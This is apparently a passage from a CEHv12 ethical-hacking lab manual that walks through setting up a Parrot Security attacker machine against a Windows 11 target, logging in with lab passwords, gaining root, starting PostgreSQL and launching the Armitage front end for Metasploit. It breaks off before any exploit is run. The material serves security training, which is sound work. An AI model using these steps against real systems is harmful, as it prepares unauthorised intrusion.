
Note: In this task, we will use the **Parrot Security (10.10.1.13)** machine as the host system and the **Windows 11 (10.10.1.11)** machine as the target system.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine. Restart the machine.
2. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.



3. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
4. Click the **MATE Terminal** icon at the top of **Desktop** to open the **Parrot Terminal**.





5. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.


```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
#
```

8. In the **Terminal** window, type **service postgresql start** and press **Enter** to start the database service.


```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# service postgresql start
[root@parrot] ~
#
```

9. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting --> Exploitation Tools --> Metasploit Framework --> armitage** to launch the Armitage tool.






